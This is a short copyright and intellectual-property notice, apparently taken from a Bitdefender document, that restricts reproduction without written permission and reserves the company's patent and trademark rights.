The readers are entirely responsible to comply with all applicable international copyright laws arising from this document. Without limiting the rights under copyright, no part of this document may be reproduced, stored in or introduced into a retrieval system, or transmitted in any form or by any means (electronic, mechanical, photocopying, recording, or otherwise), or for any purpose, without the express written permission of Bitdefender.

Bitdefender may have patents, patent applications, trademarks, copyright, or other intellectual property rights covering the subject matter in this document. Except as expressly provided in any written license agreement from Bitdefender, this document does not provide any license to these patents, trademarks, copyrights, or other intellectual property.

Bitdefender®